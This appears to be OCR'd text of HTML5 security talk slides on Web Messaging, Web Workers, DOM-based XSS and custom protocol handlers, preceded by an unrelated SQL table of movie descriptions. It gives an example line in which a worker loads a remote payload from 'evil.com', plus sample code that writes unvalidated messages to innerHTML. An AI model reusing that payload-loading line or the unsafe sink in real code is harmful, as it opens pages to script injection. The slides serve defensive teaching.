  ▶ SQLResultSet
> usertable
  "ITEMS"
>
```



pro...	pro...	pro...	product_desc	Pr...	im...
1	Fin...	Ad...	There are 3.7 trillion fish in the ocean, they're looking for one. The Academy Award-winning creators of ...	14...	ne...
2	Be...	Co...	Who wants to cook Aloo Gobi when you can bend a ball like Beckham? An Indian family in London tries ...	12...	be...
3	Do...	Dr...	David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of vi...	10...	zhi...
4	A ...	Fa...	An epic of miniature proportions. Life is no picnic for the ants on Ant Island! Each summer, a gang of gre...	13...	bu...
5	La...	Mu...	Once upon a time in India. Lagaan is the story of a battle without bloodshed fought by a group of unlikel...	12...	la...
6	Mo...	Co...	The Rain is coming... and so is the Family. An extended Punjabi family gathers for an arranged wedding...	10...	m...
7	La...	Ad...	From the creators of - The Bridge on the River Kwai. Sweeping epic about the real life adventures of T.E...	14...	la...

Scan and Defend

- Scan and look for
  - Scanning storage
- Defense and Countermeasures
  - Do not store sensitive information on localStorage and Globals
  - XSS protection

DOM - WEB MESSAGING & WORKERS

Web Messaging

- HTML5 is having new interframe communication system called Web Messaging.
- By postMessage() call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible

Web Messaging - Scenario

- If postMessage() is set to * so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domian – again an issue
- Stream coming needs to be checked before innerHTML or eval()
- Iframe or Web Worker can glue two streams – same domain or cross domain


Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like setTimeout(), setInterval(), XMLHttpRequest, and event handlers
- Totally Async and well supported

  [initialize] var worker = new Worker('task.js');

  [Messaging] worker.postMessage();

Web Worker – Hacks!



Web Worker – Hacks!

- Security issues
  - It is not allowing to load cross domain worker scripts. (http:, https:,javascript:,data : -No)
  - It has some typical issues
    - It allows the use of XHR. Hence, in-domain and CORS requests possible
    - It can cause DoS – if user get stream to run JavaScript in worker thread. Don't have access to parent DOM though
    - Message validation needed – else DOM based XSS

Web Worker – Hacks!

■ Exmaple

```
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>

<script>
  function Read() {
    worker.postMessage({'cmd': 'read', 'msg': 'last'});
  }

  function stop() {
   worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
   alert("Worker stopped");
  }

  var worker = new Worker('message.js');

  worker.addEventListener('message', function(e) {
    document.getElementById('result').innerHTML = e.data;
  }, false);
</script>
</html>
```

Web Workers – Hacks!

- Possible to cause XSS
  - Running script
  - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- importScripts("http://evil.com/payload.js") – worker can run cross domain script

Scan and Defend

- Scan and look for
  - JavaScript scanning
  - Messaging and Worker implementation
- Defense and Countermeasures
  - Same origin listening is a must for messaging event

DOM BASED XSS

DOM based XSS - Messaging

- It is a sleeping giant in the Ajax applications coupled with Web Messaging
- Root cause
  - DOM is already loaded
  - Application is single page and DOM remains same
  - New information coming needs to be injected in using various DOM calls like eval()
  - Information is coming from untrusted sources
  - JSONP usage
  - Web Workers and callbacks

AJAX with HTML5 – DOM

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing…

Custom protocol/schema

- HTML5 allows custom protocol and schema registration
- Example
  - navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", “My Mail");
- It is possible to abuse this feature in certain cases
- Browser follows and gets registered for same domain though

APIs …

- HTML5 few other APIs are interesting from security standpoint
  - File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
  - Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies …
  - Lot more to explore and defend…
  - Sustained XSS – making it sticky

Scan and Defend

- Scan and look for
  - DOM calls
  - Use of eval(), document.* calls etc.
- Defense and Countermeasures
  - Secure JavaScript coding
  - Don’t allow iframing …

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

CONCLUSION AND QUESTIONS